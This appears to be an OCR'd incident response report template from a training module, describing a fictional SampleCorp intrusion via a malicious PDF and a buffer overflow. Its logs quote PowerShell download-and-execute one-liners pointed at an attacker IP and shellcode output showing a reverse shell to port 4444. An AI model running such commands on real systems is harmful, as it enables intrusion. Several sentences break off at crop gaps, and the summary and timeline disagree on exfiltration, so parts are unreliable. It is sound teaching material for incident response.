


Index

Real-world Incident Report

Executive Summary

- Incident ID: INC2019-0422-022
- Incident Severity: High (P2)
- Incident Status: Resolved
- Incident Overview: On the night of April 22, 2019, at precisely 01:05:00, SampleCorp's Security Operations Center (SOC) detected unauthorized activity within the internal network, specifically through anomalous process initiation and suspicious-looking PowerShell commands. Leveraging the lack of robust network access controls and two security vulnerabilities, the unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:
    - WKST01.samplecorp.com: A system used for software development purposes.
    - HR01.samplecorp.com: A system used to process employee and partner data.
- SampleCorp's SOC, in collaboration with the Digital Forensics and Incident Response (DFIR) units, managed to

- Key Findings: Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office. Investigative efforts revealed that the unauthorized entity initially compromised WKST01.samplecorp.com by exploiting a vulnerable version of Acrobat Reader. Additionally, the entity exploited a buffer overflow vulnerability, this time in a proprietary application developed by SampleCorp, to further penetrate the internal network. While no widespread data exfiltration was detected, likely owing to the rapid intervention by the SOC and DFIR teams, the unauthorized access to both WKST01.samplecorp.com and HR01.samplecorp.com raise concerns. As a result, both company and client data should be regarded as potentially compromised to some extent.
- Immediate Actions: SampleCorp's SOC and DFIR teams exclusively managed the incident response procedures, without the involvement of any external service providers. Immediate action was taken to isolate the compromised systems from the network through the use of VLAN segmentation. To facilitate a comprehensive investigation, the SOC and DFIR teams gathered extensive data. This included getting access to network traffic capture files. Additionally, all affected systems were plugged to a host security solution. As for event logs, they were automatically collected by the existing Elastic SIEM solution.
- Stakeholder Impact:
    - Customers: While no extensive data exfiltration was identified, the unauthorized access to both WKST01.samplecorp.com and HR01.samplecorp.com raises concerns about the integrity and

downtime for customers. The financial implications of this downtime are currently being assessed but could result in loss of revenue and customer trust.

- Employees: The compromised systems included HR01.samplecorp.com, which typically houses sensitive employee information. Although we have no evidence to suggest that employee data was specifically targeted or extracted, the potential risk remains. Employees may be subject to identity theft or phishing attacks if their data was compromised.
- Business Partners: Given that WKST01.samplecorp.com, a development environment, was among the compromised systems, there's a possibility that proprietary code or technology could have been exposed. This could have ramifications for business partners who rely on the integrity and exclusivity of SampleCorp's technology solutions.
- Regulatory Bodies: The breach of systems, could have compliance implications. Regulatory bodies may impose fines or sanctions on SampleCorp for failing to adequately protect sensitive data, depending on the jurisdiction and the nature of the compromised data.
- Internal Teams: The SOC and DFIR teams were able to contain the threat effectively, but the incident will likely necessitate a review and potential overhaul of current security measures. This could mean a reallocation of resources and budget adjustments,

on stock prices due to the potential loss of customer trust and possible regulatory fines. Long-term effects will depend on the effectiveness of the remedial actions taken and the company's ability to restore stakeholder confidence.

Technical Analysis

Affected Systems & Data

Owing to insufficient network access controls, the unauthorized entity was assigned an internal IP address by simply connecting their computer to an Ethernet port within a SampleCorp office.

The unauthorized entity successfully gained control over the following nodes within SampleCorp's infrastructure:

- WKST01.samplecorp.com: This is a development environment that contains proprietary source code for upcoming software releases, as well as API keys for third-party services. The unauthorized entity did navigate through various directories, raising concerns about intellectual property theft and potential abuse of API keys.
- HR01.samplecorp.com: This is the Human Resources system that houses sensitive employee and partner data, including personal identification information, payroll details, and performance reviews. Our logs indicate that the unauthorized entity did gain access to this system. Most concerning is that an unencrypted database containing employee Social Security numbers and bank account details was accessed. While we have no evidence to suggest data was extracted, the potential risk of

Evidence Sources & Analysis

WKST01.samplecorp.com

On the night of April 22, 2019, at exactly 01:05:00, SampleCorp's Security Operations Center (SOC) identified unauthorized activity within the internal network. This was detected through abnormal parent-child process relationships and suspicious PowerShell commands, as displayed in the following screenshot.


From the logs, PowerShell was invoked from cmd.exe to execute the contents of a remotely hosted script. The IP address of the remote host was an internal address, 192.168.220.66, indicating that an unauthorized entity was already present within the internal network.

April 22nd 2019, 00:32:39.363	Process Create: UtcTime: 2019-04-21 16:32:39.363 ProcessGuid: {68C3D3DC-9B27-5CBC-0000-00104D8C4700} ProcessId: 2960 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$__1555864304.02 2>&1
April 22nd 2019, 00:32:46.007	Process Create: UtcTime: 2019-04-21 16:32:46.007 ProcessGuid: {68C3D3DC-9B2E-5CBC-0000-00107B944700} ProcessId: 2844 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$__1555864304.02 2>&1
April 22nd 2019, 00:34:44.344	Process Create: UtcTime: 2019-04-21 16:34:44.344 ProcessGuid: {68C3D3DC-9BA4-5CBC-0000-00106CCD4700} ProcessId: 3000 Image: C:\Windows\System32\cmd.exe FileVersion: 6.1.7601.17514 (win7sp1_rtm.101119-	cmd.exe /Q /c powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys'); 1>
April 22nd 2019, 00:34:44.391	Process Create: UtcTime: 2019-04-21 16:34:44.376 ProcessGuid: {68C3D3DC-9BA4-5CBC-0000-0010F4D04700} ProcessId: 2012 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powersh	powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=[Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $c.downloadstring('http://192.168.220.66:8089/4GJi0FeRzR9eys');


The earliest signs of malicious command execution point to WKST01.samplecorp.com being compromised, likely due to a malicious email attachment with a suspicious file named cv.pdf for the following reasons:


- The user accessed the email client Mozilla Thunderbird
- A suspicious file cv.pdf was opened with Adobe Reader 10.0, which is outdated and vulnerable to security flaws.

Incident response report template - Hack The Box



Additionally, cmd.exe and powershell.exe were spawned from wmiprvse.exe.





As already mentioned, the unauthorized entity then executed specific PowerShell commands.

Incident response report template - Hack The Box


```
00:32:16.761  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:20.017  cmd.exe /Q /c cd luser 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:20.095  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:24.131  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:29.922  cmd.exe /Q /c cd Desktop 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:30.000  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:31.390  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:39.291  cmd.exe /Q /c cd Current_Project 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:39.363  cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:32:46.007  cmd.exe /Q /c dir 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:34:44.344  cmd.exe /Q /c powershell.exe -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
              [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
              $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys'); 1> \\127.0.0.1\ADMIN$\__1555864304.02 2>&1

00:34:44.391  powershell.exe  -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
              [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
              $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys');

00:34:44.454  powershell.exe  -nop -w hidden -c $c=new-object net.webclient;$c.proxy=
              [Net.WebRequest]::GetSystemWebProxy();$c.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
              $c.downloadstring('http://192.168.220.66:8089/4GJiOFeRzR9eys');

00:34:48.368  "powershell.exe" -noni -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object
```

Brief Analysis of 192.168.220.66

From the logs, we identified four hosts on the network segment with corresponding IP addresses and hostnames. The host 192.168.220.66, previously observed in the logs of WKST01.samplecorp.com, confirms the presence of an unauthorized entity in the internal network.

IP	Hostname
192.168.220.20	DC01.samplecorp.com
192.168.220.200	WKST01.samplecorp.com
192.168.220.101	HR01.samplecorp.com
192.168.220.202	ENG01.samplecorp.com

The below table is the result of a SIEM query that aimed to identify all instances of command execution initiated from 192.168.220.66, based on data from WKST01.samplecorp.com.


event_data.CommandLine.keyword: Descending	beat.hostname.keyword: Descending	C
cmd.exe /Q /c cd 1> \\127.0.0.1\ADMIN$__1555864304.02 2>&1	WKST01	5

whoami	WKST01	1
...	...	...
powershell IEX (New-Object Net.WebClient).DownloadString('http://192.168.220.66/test.php'); $m = Get-ModifiableService; $m	HR01	1

The results suggest that the unauthorized entity has successfully infiltrated the hosts: WKST01.samplecorp.com and HR01.samplecorp.com.


HR01.samplecorp.com

HR01.samplecorp.com was investigated next, as the unauthorized entity, 192.168.220.66, was shown to establish a connection with HR01.samplecorp.com at the earliest possible moment in the packet capture.




Network traffic details suggest a buffer overflow attempt on the service running at port 31337 of HR01.samplecorp.com.

Incident response report template - Hack The Box



The network traffic was exported as raw binary for further analysis.



The extracted binary was analyzed in a shellcode debugger, scdbg.


Scdbg reveals that the shellcode will attempt to initiate a connection to 192.168.220.66 at port 4444. This confirms that there has been an

```
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bb  LoadLibraryA(ws2_32)
4010cb  WSAStartup(190)
4010e8  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07
4010f4  connect(h=42, host: 192.168.220.66 , port: 4444 ) = 71ab4a07

Stepcount 2000001
```

A search for network connections between HR01.samplecorp.com and the unauthorized entity was conducted using the aforementioned traffic capture file. Results revealed connections back to the unauthorized entity on port 4444. This indicates that the unauthorized entity successfully exploited a buffer overflow vuln to gain command execution on HR01.samplecorp.com.



ip.addr == 192.168.220.66

No.	Time	Source	Destination	Protocol	Length	Info
735	2019-04-22 00:21:59.209938	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
736	2019-04-22 00:21:59.209939	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
739	2019-04-22 00:21:59.220443	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
740	2019-04-22 00:21:59.220677	192.168.220.66	192.168.220.255	BJNP	60	Scanner Command: Discover
748	2019-04-22 00:21:59.921877	192.168.220.66	255.255.255.255	UDP	60	58135 → 3289 Len=15
750	2019-04-22 00:22:00.931042	192.168.220.66	255.255.255.255	UDP	79	36274 → 1124 Len=37
4060	2019-04-22 00:50:18.871612	192.168.220.66	192.168.220.101	TCP	74	34514 → 31337 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SAC
4061	2019-04-22 00:50:18.871679	192.168.220.101	192.168.220.66	TCP	74	31337 → 34514 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MS
4062	2019-04-22 00:50:18.872096	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
4063	2019-04-22 00:50:18.878600	192.168.220.66	192.168.220.101	TCP	1091	34514 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=102
4064	2019-04-22 00:50:18.879647	192.168.220.66	192.168.220.101	TCP	66	34514 → 31337 [FIN, ACK] Seq=1026 Ack=1 Win=29312 Len=
4065	2019-04-22 00:50:18.879668	192.168.220.101	192.168.220.66	TCP	66	31337 → 34514 [ACK] Seq=1 Ack=1027 Win=66560 Len=0 TSv
4066	2019-04-22 00:50:18.882800	192.168.220.101	192.168.220.66	TCP	66	56006 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
4067	2019-04-22 00:50:18.883067	192.168.220.66	192.168.220.101	TCP	66	4444 → 56006 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MS
4068	2019-04-22 00:50:18.883128	192.168.220.101	192.168.220.66	TCP	54	56006 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4069	2019-04-22 00:50:18.972633	192.168.220.66	192.168.220.101	TCP	60	4444 → 56006 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=4
4070	2019-04-22 00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=5 Ack=1 Win=29312 Len=1460
4071	2019-04-22 00:50:18.973697	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=1465 Ack=1 Win=29312 Len=1460
4072	2019-04-22 00:50:18.973698	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=2925 Ack=1 Win=29312 Len=1460
4073	2019-04-22 00:50:18.973698	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=4385 Ack=1 Win=29312 Len=1460
4074	2019-04-22 00:50:18.973699	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=5845 Ack=1 Win=29312 Len=1460
4075	2019-04-22 00:50:18.973700	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=7305 Ack=1 Win=29312 Len=1460
4076	2019-04-22 00:50:18.973717	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=8765 Ack=1 Win=29312 Len=1460
4077	2019-04-22 00:50:18.973718	192.168.220.66	192.168.220.101	TCP	1514	4444 → 56006 [ACK] Seq=10225 Ack=1 Win=29312 Len=1460

The depth of the technical analysis can be tailored to ensure that all stakeholders are adequately informed about the incident and the actions taken in response. While we've chosen to keep the investigation details concise in this module to avoid overwhelming you, it's important to note that in a real-world situation, every claim or statement would be backed up with robust evidence.

- C2 IP: 192.168.220.66
- cv.pdf (SHA256): ef59d7038cfd565fd65bae12588810d5361df938244ebad33b71882dcf683011

Root Cause Analysis

Insufficient network access controls allowed the unauthorized entity access to SampleCorp's internal network.

The primary catalysts for the incident were traced back to two significant vulnerabilities. The first vulnerability stemmed from the continued use of an outdated version of Acrobat Reader, while the second was attributed to a buffer overflow issue present within a proprietary application. Compounding these vulnerabilities was the inadequate network segregation of crucial systems, leaving them more exposed and easier targets for potential threats. Additionally, there was a notable gap in user awareness, evident from the absence of comprehensive training against phishing tactics, which could have served as the initial entry point for the attackers.

Technical Timeline

- Initial Compromise
  - April 22nd, 2019, 00:27:27: One of the employees opened a malicious PDF document (cv.pdf) on WKST01.samplecorp.com, which exploited a known vulnerability in an outdated version of Acrobat Reader. This led to the execution of a malicious payload that established initial foothold on the system.
- Lateral Movement
  - April 22nd, 2019, 00:50:18: The unauthorized entity leveraged the

on HR01.samplecorp.com. Using a crafted payload, they exploited this vulnerability to gain unauthorized access to the HR system.

- Data Access & Exfiltration
  - April 22nd, 2019, 00:35:09: The unauthorized entity accessed various directories on WKST01.samplecorp.com containing both proprietary source code and API keys.
  - April 22nd, 2019, 01:30:12: The unauthorized entity located an unencrypted database on HR01.samplecorp.com containing sensitive employee and partner data, including Social Security numbers and salary information. They compressed this data and exfiltrated it to an external server via a secure SSH tunnel.
- C2 Communications
